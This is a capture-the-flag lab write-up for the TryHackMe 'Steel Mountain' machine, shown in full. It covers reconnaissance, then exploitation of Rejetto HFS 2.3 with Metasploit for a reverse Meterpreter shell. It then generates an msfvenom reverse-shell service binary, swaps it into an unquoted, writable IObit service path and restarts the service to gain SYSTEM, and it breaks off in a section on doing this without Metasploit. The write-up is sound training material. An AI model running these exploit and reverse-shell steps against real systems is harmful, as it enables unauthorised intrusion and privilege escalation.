https://tryhackme.com/room/steelmountain

RECONNAISSANCE

First, we do an aggressive nmap scan and use the vuln script on the target machine

```
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 8.5
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Microsoft-IIS/8.5
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-d
3389/tcp  open  ssl          Microsoft SChannel TLS
| fingerprint-strings:
|   TLSSessionReq:
|     a&HXS(V2 $<
|     L_-bp
|     steelmountain0
|     220506212319Z
|     221105212319Z0
|     steelmountain0
|     "mv8
|     \x92
|     &TkC
|     $0"0
|_    G@@Ca'
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
```

- **webserver IIS 8.5** running on port **80**

- **RPC** (remote procedure call) on port **135 –** probably indicates calls to/from services provided by another of the organization's computers, but it's unlikely we'll have to pivot for this challenge

- **SMB** is very probably running since we have ports **139 & 445** open.

- **TLS** encryption provided over port **3389**, not sure what service uses it yet. We see there is a vulnerability with the Modulus Group used for D-H, which means we might be able to perform a MITM attack if we find what service uses TLS and maybe we can find some interesting information being exchanged.

```
File  Edit  View  Search  Terminal  Help
|_      https://weakdh.org
|_sslv2-drown:
8080/tcp  open  http        HttpFileServer httpd 2.3
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-fileupload-exploiter:
|
|     Couldn't find a file-type field.
|
|     Couldn't find a file-type field.
| http-method-tamper:
|   VULNERABLE:
|   Authentication bypass by HTTP verb tampering
|     State: VULNERABLE (Exploitable)
|       This web server contains password protected resources vulnerable to authentication bypass
|       vulnerabilities via HTTP verb tampering. This is often found in web servers that only limit access to th
|        common HTTP methods and in misconfigured .htaccess files.
|
|     Extra information:
|
|   URIs suspected to be vulnerable to HTTP verb tampering:
|     /~login [GENERIC]
|
|     References:
|       http://capec.mitre.org/data/definitions/274.html
|       http://www.imperva.com/resources/glossary/http_verb_tampering.html
|       http://www.mkit.com.ar/labs/htexploit/
|_      https://www.owasp.org/index.php/Testing_for_HTTP_Methods_and_XST_%28OWASP-CM-008%29
|_http-server-header: HFS 2.3
```

- **file server HttpFileServer 2.3** on port **8080**, seems vulnerable to HTTP verb tampering to bypass authentication at **/~login**

- **RPC** on ports **49152-49155**

```
|_      http://seclists.org/fulldisclosure/2011/Aug/175
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you kno
cgi-bin/submit.cgi?new-service :
```

The easiest approach to become familiar with the server seems to access the web and file servers from a web browser and to enumerate the SMB server.

SMB Enumeration

* smb-enum-shares, smb-enum-users, smb-os-discovery don’t return any useful information

nmblookup lets us see the host name and the workgroup

```
root@ip-10-10-200-190:~# nmblookup -A 10.10.51.214
Looking up status of 10.10.51.214
        STEELMOUNTAIN   <00> -         B <ACTIVE>
        WORKGROUP       <00> - <GROUP> B <ACTIVE>
        STEELMOUNTAIN   <20> -         B <ACTIVE>
```


Metasploit's smb_verison and smb_enumshares are not much more useful than NSE scripts, although we know now that the host OS is **Windows 2012 R2 Datacenter**

```
msf5 auxiliary(scanner/smb/smb_version) > run

[+] 10.10.51.214:445      - Host is running Windows 2012 R2 Datacenter (build:96
00) (name:STEELMOUNTAIN) (signatures:optional)
[*] 10.10.51.214:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_version) > use smb_enumshares

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Desc
ription
   -  ----                                ---------------  ----    -----  ----
-------
   0  auxiliary/scanner/smb/smb_enumshares                 normal  No     SMB
Share Enumeration


[*] Using auxiliary/scanner/smb/smb_enumshares
msf5 auxiliary(scanner/smb/smb_enumshares) > run

[-] 10.10.51.214:139      - Login Failed: Unable to Negotiate with remote host
[*] 10.10.51.214:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_enumshares) >
```

\

Web Server Enumeration


The webpage is not interactive at all, but looking up the source code we can easily see the employee's name



Maybe his first name is a valid username?


Gobuster can't find anything useful

Also, we do not have access to the img directory




File Server Enumeration

We can easily see the login we discovered with nmap, which seemed vulnerable to authentication bypass.



The /~ directory is not accessible, the search and archive functionalities are not useful (the file server seems empty)



The image on the left is the request to the login page, the image to the right is the request after introducing the username and password, with the additional **Authorization** header (username:password base64-encoded).

So we have our first attack surface (maybe username = employee of the month) if we wanted to go that route, but we will try the authentication bypass and further enumeration first.

First, looking for exploits:

HttpFileServer or httpfileserver returns nothing, but looking at the file server website we have a link to rejetto.com/hfs, the project's website – we can see they didn't bother changing the web title or icon, so we can use that info to look up exploits.

searchsploit rejetto or **searchsploit hfs** will give us a couple of options to exploit HFS

```
root@ip-10-10-200-190:~# searchsploit hfs
[i] Found (#2): /opt/searchsploit/files_exploits.csv
[i] To remove this message, please edit "/opt/searchsploit/.searchsploit_r
" for "files_exploits.csv" (package_array: exploitdb)

[i] Found (#2): /opt/searchsploit/files_shellcodes.csv
[i] To remove this message, please edit "/opt/searchsploit/.searchsploit_r
" for "files_shellcodes.csv" (package_array: exploitdb)

--------------------------------- ---------------------------------
 Exploit Title                    |  Path
--------------------------------- ---------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO | osx/dos/29454.txt
Apple Mac OSX 10.6 - HFS FileSyste | osx/dos/12375.c
Apple Mac OSX 10.6.x - HFS Subsyst | osx/local/35488.c
Apple Mac OSX xnu 1228.x - 'hfs-fc | osx/local/8266.txt
FHFS - FTP/HTTP File Server 2.1.2  | windows/remote/37985.py
HFS Http File Server 2.3m Build 30 | multiple/remote/48569.py
Linux Kernel 2.6.x - SquashFS Doub | linux/dos/28895.txt
Rejetto HTTP File Server (HFS) - R | windows/remote/34926.rb
Rejetto HTTP File Server (HFS) 1.5 | windows/remote/31056.py
Rejetto HTTP File Server (HFS) 2.2 | multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3 | windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3 | windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3 | windows/webapps/34852.txt
```

Since exploits seem widely available, we can try metasploit:

search hfs

```
msf5 auxiliary(scanner/smb/smb_enumusers_domain) > search hfs

Matching Modules
================

   #  Name                                          Disclosure Date  Rank
eck  Description
   -  ----                                          ---------------  ----
---  -----------
   0  exploit/multi/http/git_client_command_exec  2014-12-18       excellent
     Malicious Git and Mercurial HTTP Server For CVE-2014-9390
   1  exploit/windows/http/rejetto_hfs_exec       2014-09-11       excellent
s    Rejetto HttpFileServer Remote Command Execution
```

HTTP Verb Tampering Auth Bypass:

The only legal method besides GET/PUT I could work was HEAD, but still required authentication. Other randomly modified methods aren't allowed, as well as adding null characters, etc.

Confirmation by nmap:

```
root@ip-10-10-200-190:~# nmap -p 8080 --script http-methods 10.10.51.214

Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-08 00:08 BST
Nmap scan report for ip-10-10-51-214.eu-west-1.compute.internal (10.10.51.
14)
Host is up (0.00020s latency).

PORT     STATE SERVICE
8080/tcp open  http-proxy
| http-methods:
|_  Supported Methods: GET HEAD POST
MAC Address: 02:FC:31:4B:D6:5F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
```

In order to try to bypass the authentication, we should try to find resources for which we get a 403 respone instead of 404, but I couldn't find any with multiple wordlists, so I jumped into trying the exploits I found right away.

EXPLOITATION WITH METASPLOIT

- HFS with Metasploit

use 1

```
msf5 auxiliary(scanner/smb/smb_enumusers_domain) > search hfs

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Ch
eck  Description
   -  ----                                          ---------------  ----       --
---  -----------
   0  exploit/multi/http/git_client_command_exec  2014-12-18       excellent  No
     Malicious Git and Mercurial HTTP Server For CVE-2014-9390
   1  exploit/windows/http/rejetto_hfs_exec       2014-09-11       excellent  Ye
s    Rejetto HttpFileServer Remote Command Execution


Interact with a module by name or index, for example use 1 or use exploit/window
s/http/rejetto_hfs_exec

msf5 auxiliary(scanner/smb/smb_enumusers_domain) > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/rejetto_hfs_exec) > options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web
```

* IMPORTANT: since the web server runs on port 8080, it is crucial to set RPORT to 8080 and change SRVPORT to any port that's not in use for the payload

set RHOST target_ip

set RPORT 8080

set SRVPORT 5555

set LHOST local_ip

set LPOR 4444

exploit

```
Applications  Places  System   Sun 8 May, 00:17                AttackBox IP:10.10.200.190
root's Home
Terminal
Tools
Additional Tools
root@ip-10-10-200-190: ~
File  Edit  View  Search  Terminal  Help
   LPORT     4444              yes        The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf5 exploit(windows/http/rejetto_hfs_exec) > set SRVPORT 5555
SRVPORT => 5555
msf5 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.200.190:4444
[*] Using URL: http://0.0.0.0:5555/JfFxahEJbc
[*] Local IP: http://10.10.200.190:5555/JfFxahEJbc
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /JfFxahEJbc
[*] Sending stage (176195 bytes) to 10.10.51.214
[*] Meterpreter session 1 opened (10.10.200.190:4444 -> 10.10.51.214:49333) at
022-05-08 00:14:33 +0100
[!] Tried to delete %TEMP%\IJEHBMMUsQZ.vbs, unknown result
[*] Server stopped.

meterpreter >
```

* I restarted the server a couple of times after crashing it trying different exploits, so the victim's IP address might change across the screenshots

```
RPORT => 8080
msf5 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.90.169:4444
[*] Using URL: http://0.0.0.0:5555/Um1vPrPg5awx
[*] Local IP: http://10.10.90.169:5555/Um1vPrPg5awx
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /Um1vPrPg5awx
[*] Sending stage (176195 bytes) to 10.10.64.233
[*] Meterpreter session 1 opened (10.10.90.169:4444 -> 10.10.64.233:4
9248) at 2022-05-08 01:22:38 +0100
[!] Tried to delete %TEMP%\nRtmhMnPU.vbs, unknown result
[*] Server stopped.

meterpreter > sysinfo
Computer        : STEELMOUNTAIN
OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

We can also see the running processes with the meterpreter command **ps**

Our earlier guess was right – the employee of the month has a user and running processes!

```
root@ip-10-10-90-169: ~
File  Edit  View  Search  Terminal  Help

1668  640   Ec2Config.exe

1884  640   msdtc.exe

2000  640   svchost.exe

2104  704   WmiPrvSE.exe

2200  2552  hfs.exe              x86   1        STEELMOUNTAIN\[redacted]
```

However, we can't migrate into any SYSTEM processes because we lack privileges, so we have to just hope for the meterpreter session to be stable for now.

To find the flag, we can spawn a shell with the meterpreter command **shell** and try first in the current user's documents and desktop folders, before we try to search the whole system for interesting flags. The flag is, luckily, in the Desktop folder.

```
Directory of C:\Users\[redacted]l\Desktop

09/27/2019  09:08 AM    <DIR>          .
09/27/2019  09:08 AM    <DIR>          ..
09/27/2019  05:42 AM                70 user.txt
               1 File(s)             70 bytes
               2 Dir(s)  44,146,937,856 bytes free

C:\Users\[redacted]l\Desktop>more user.txt
more user.txt
[redacted]
```

PRIVILEGE ESCALATION

Meterpreter's shortcut **getsystem** doesn't get it done this time, so we need to dig deeper into the system.

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is inco
rrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter >
```

Since Windows Server 2012 is not supported anymore, we can just try to enumerate the security updates that the system has got and hope to find recent exploits not patched. At https://www.fuzzysecurity.com/tutorials/16.html, we can see how to get some useful information from the system using a batch file with WMIC (Windows Management Instrumentation Console) commands.

In order to see the security patches installed, we can run

wmic qfe get Caption,Description,HotFixID,InstalledOn


---


6 Instances of Win32_QuickFixEngineering

Node	Caption	Description	HotFixID	InstalledOn
STEELMOUNTAIN	http://support.microsoft.com/?kbid=2919355.	Update.	KB2919355.	3/21/2014.
STEELMOUNTAIN	http://support.microsoft.com/?kbid=2919442.	Update.	KB2919442.	3/21/2014.
STEELMOUNTAIN	http://support.microsoft.com/?kbid=2937220.	Update.	KB2937220.	3/21/2014.
STEELMOUNTAIN	http://support.microsoft.com/?kbid=2938772.	Update.	KB2938772.	3/21/2014.
STEELMOUNTAIN	http://support.microsoft.com/?kbid=2939471.	Update.	KB2939471.	3/21/2014.
STEELMOUNTAIN	http://support.microsoft.com/?kbid=2949621.	Hotfix.	KB2949621.	3/21/2014.

We can see the patches IDs and date of installation. Since there are just 6 and all installed at the same time, we can look for privilege escalation vulnerabilities for the system using the information gathered before and check when the respective patches were released.

We can look up Windows 2012 R2 build 9600 privilege escalation and the first result already points to a vulnerability disclosure at exploit-db.com





This machine is not vulnerable to the ms16-032 exploits available so far, since it seems to be single-core.

After a lot of playing around with all kernel-level exploits that I could find and had readily available exploits, I couldn't get any of them to work, so I decided to do some further post exploitation enumeration with automated tools

POST EXPLOITATION ENUMERATION

WinPEAS

https://github.com/carlospolop/PEASS-ng/releases/tag/20220508+

We can upload the executable from meterpreter:

```
meterpreter > upload winPEASx64.exe
[*] uploading  : winPEASx64.exe -> winPEASx64.exe
[*] Uploaded 1.85 MiB of 1.85 MiB (100.0%): winPEASx64.exe -> winPEASx64.exe
[*] uploaded   : winPEASx64.exe -> winPEASx64.exe
```

Then we just spawn a shell from meterpreter and execute it, redirecting the output to a text file that we can then download into our attackbox. To open the file with the Windows colors visible, use **less –R filename.txt.** Red colors indicate interesting findings on the system.

The Windows version not supported warning just means it won't recommend available exploits to us directly.

```
meterpreter > shell
Process 1312 created.
Channel 7 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>.\winPEASx64.exe > winpeas.txt
[.\winPEASx64.exe > winpeas.txt
 [!] Windows version not supported, build number: '9600'

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>^C
Terminate channel 7? [y/N]  y
meterpreter > download winpeas.txt
[*] Downloading: winpeas.txt -> winpeas.txt
[*] Downloaded 105.33 KiB of 105.33 KiB (100.0%): winpeas.txt -> winpeas.txt
[*] download   : winpeas.txt -> winpeas.txt
meterpreter >
```

less –R winpeas.txt

```
root@ip-10-10-117-37: ~
File  Edit  View  Search  Terminal  Help
<C8> Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services
    AdvancedSystemCareService9(IObit - Advanced SystemCare Service 9)[C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe] - Auto - Running - No quotes and Space detected
    File Permissions: bill [WriteData/CreateFiles]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\Advanced SystemCare (bill [WriteData/CreateFiles])
    Advanced SystemCare Service
    ================================================================================================

    AmazonSSMAgent(Amazon SSM Agent)["C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"] - Auto - Running
    Amazon SSM Agent
    ================================================================================================

    AWSLiteAgent(Amazon Inc. - AWS Lite Guest Agent)[C:\Program Files\Amazon\XenTools\LiteAgent.exe] - Auto - Running - No quotes and Space detected
    AWS Lite Guest Agent
    ================================================================================================

    Ec2Config(Amazon Web Services, Inc. - Ec2Config)["C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe"] - Auto - Running - isDotNet
    Ec2 Configuration Service
    ================================================================================================

    IObitUnSvr(IObit - IObit Uninstaller Service)[C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe] - Auto - Stopped - No quotes and Space detected
    File Permissions: bill [WriteData/CreateFiles]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\IObit Uninstaller (bill [WriteData/CreateFiles])
    IObit Uninstaller Service
    ================================================================================================
```

As we can see, there are a couple of services that winPEAS recommends to check if we can overwrite, as there are no quotes to the executable path.

If we type **ps** in meterpreter we can also see who started the service. No user info means the service is probably a system service.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                Path
 ---   ----  ----                  ----  -------  ----                ----
       0     [System Process]
       0     System
 104   1008  conhost.exe           x64   1        STEELMOUNTAIN\bill  C:\Windows\system32\conhost.exe
 356   4     smss.exe
 448   644   svchost.exe
 496   488   csrss.exe
 504   1096  RdKaquUXMExIfq.exe    x64   1        STEELMOUNTAIN\bill  C:\Users\bill\AppData\Local\Temp\1\rad7BCE9.tmp\RdKaquUXMExIfq.exe
 548   540   csrss.exe
 556   488   wininit.exe
 584   540   winlogon.exe
 636   644   svchost.exe
 644   556   services.exe
 652   556   lsass.exe
 708   644   svchost.exe
 736   644   svchost.exe
 832   584   dwm.exe
 840   644   ASCService.exe
```

We can also get the PowerUp tool, which checks for common system misconfigurations from https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1

And upload it from meterpreter just like before.

We can learn about how to use the tool from the github page:

PowerUp

PowerUp aims to be a clearinghouse of common Windows privilege escalation vectors that rely on misconfigurations.

Running Invoke-AllChecks will output any identifiable vulnerabilities along with specifications for any abuse functions. The -HTMLReport flag will also generate a COMPUTER.username.html version of the report.

Author: @harmj0y License: BSD 3-Clause Required Dependencies: None Optional Dependencies: None

Token/Privilege Enumeration/Abuse:

```
Get-ProcessTokenGroup              -   returns all SIDs that the current token context is a part of, whether they are disabled or no
Get-ProcessTokenPrivilege          -   returns all privileges for the current (or specified) process ID
Enable-Privilege                   -   enables a specific privilege for the current process
```

Then, we can load the powershell module from meterpreter with **load powershell** in order to spawn interactive powershell sessions.

Next, we can spawn a powershell session from meterpreter with **powershell_shell** and import the contents of the powerhsell script with **Import-Module .\PowerUp.ps1**. Finally, we can use the function **Invoke-AllChecks**

```
meterpreter > powershell_shell
PS > Import-Module .\PowerUp.ps1
PS > Invoke-AllChecks


ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirecto
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths
```

And we can see again the same service marked as vulnerable, now with the indication that we **can restart it** as well

Then we need to craft our payload. We can follow the room instructions to generate an executable that spawns a reverse shell.

*NOTE: The use of the encoder "-e x86/shikata_ga_nai" is not necessary, as there is no AV installed in the system if we look through winPEAS output.

```
root@ip-10-10-117-37:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=
.10.117.37 LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o ASCService.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
ayload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 537 (iteration=0)
x86/shikata_ga_nai chosen with final size 537
Payload size: 537 bytes
Final size of exe-service file: 48640 bytes
Saved as: ASCService.exe
```

The next step is to set up our listener:

```
root@ip-10-10-117-37:~# nc -lvnp 4443
Listening on [0.0.0.0] (family 0, port 4443)
```

WEAK PERMISSIONS EXPLOIT

We can see our permissions in the service path by typing **icacls .** From the corresponding directory, and we can see that we are able to read, write and execute in the first object from the ACL (RX,W).

```
C:\Program Files (x86)\IObit\Advanced SystemCare>icacls .
icacls .
. STEELMOUNTAIN\bill:(I)(OI)(CI)(RX,W)
  NT SERVICE\TrustedInstaller:(I)(F)
  NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
  NT AUTHORITY\SYSTEM:(I)(F)
  NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
  BUILTIN\Administrators:(I)(F)
  BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
  BUILTIN\Users:(I)(RX)
  BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
  CREATOR OWNER:(I)(OI)(CI)(IO)(F)
  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
```

Now, from the meterpreter session, **cd** into the service path and just **upload ASCService.exe**

*Note: Trying to delete the original program first, or to cut it and paste it with a different name, will fail (we do not have delete permissions)

As we can see, the file has been modified:

```
File  Edit  View  Search  Terminal  Help
01/07/2016  06:13 PM         2,254,624 ActionCenterDownloader.exe
08/16/2016  11:03 AM         5,091,616 ASC.exe
07/25/2016  10:01 AM           452,384 ascbackup.exe
12/28/2015  01:48 PM           691,488 ASCDownload.exe
12/28/2015  01:47 PM           166,176 ASCExtMenu.dll
12/28/2015  01:47 PM           187,680 ASCExtMenu_64.dll
03/03/2016  05:16 PM           574,240 ASCInit.exe
09/26/2019  08:17 AM               743 ASCInit.log
05/10/2022  12:02 PM            48,640 ASCService.exe
05/10/2022  11:46 AM           105,225 ASCService.log
09/26/2019  08:17 AM    <DIR>          ASCServiceLog
07/27/2016  11:24 AM         2,023,712 ASCTray.exe
12/28/2015  02:06 PM           555,808 ASCUpgrade.exe
09/26/2019  08:18 AM         2,400,528 ASCVER.exe
12/28/2015  01:48 PM           599,328 AUpdate.exe
04/29/2016  11:12 AM         1,917,728 AutoCare.exe
12/28/2015  01:52 PM           191,264 AutoReactivator.exe
04/29/2016  11:12 AM         1,194,784 AutoSweep.exe
07/20/2016  09:15 AM         1,403,680 AutoUpdate.exe
09/27/2019  01:32 AM            18,536 AutoUpdate.log
09/26/2019  08:17 AM    <DIR>          Backup
03/07/2016  11:14 AM         1,063,200 BrowserCleaner.exe
09/26/2019  08:17 AM    <DIR>          Config
```

Now we need to start up a listener in our attackbox and restart the service with **net start AdvancedSystemCareService9**

```
root@ip-10-10-117-37: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-117-37:~# nc -lvnp 4443
Listening on [0.0.0.0] (family 0, port 4443)
Connection from 10.10.70.66 49385 received!
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserv

C:\Windows\system32>whoami
whoami
nt authority\system
```

```
root@ip-10-10-117-37: ~
File  Edit  View  Search  Terminal  Help
C:\Program Files (x86)\IObit\Advanced SystemCare>net start AdvancedSystemCareService9
net start AdvancedSystemCareService9
The Advanced SystemCare Service 9 service is starting.
The Advanced SystemCare Service 9 service could not be started.

The service did not report an error.

More help is available by typing NET HELPMSG 3534.

C:\Program Files (x86)\IObit\Advanced SystemCare>
```

The flag is on the Administrator's Desktop

EXPLOITATION & PRIV ESC WITHOUT METASPLOIT

Going back to our **searchsploit hfs** results, we can see that there is a python exploit already in our system.

```
root@ip-10-10-117-37:~# searchsploit rejetto
[i] Found (#2): /opt/searchsploit/files_exploits.csv
[i] To remove this message, please edit "/opt/searchsploit/.searchsploit_rc" for "files_exploits.csv" (package_array: exploitdb)

[i] Found (#2): /opt/searchsploit/files_shellcodes.csv
[i] To remove this message, please edit "/opt/searchsploit/.searchsploit_rc" for "files_shellcodes.csv" (package_array: exploitdb)

---------------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                                      |  Path
---------------------------------------------------------------------------------------------------- ---------------------------
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)                              | windows/remote/34926.rb
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities                                   | windows/remote/31056.py
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload                                      | multiple/remote/30850.tx
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)                                 | windows/remote/34668.txt
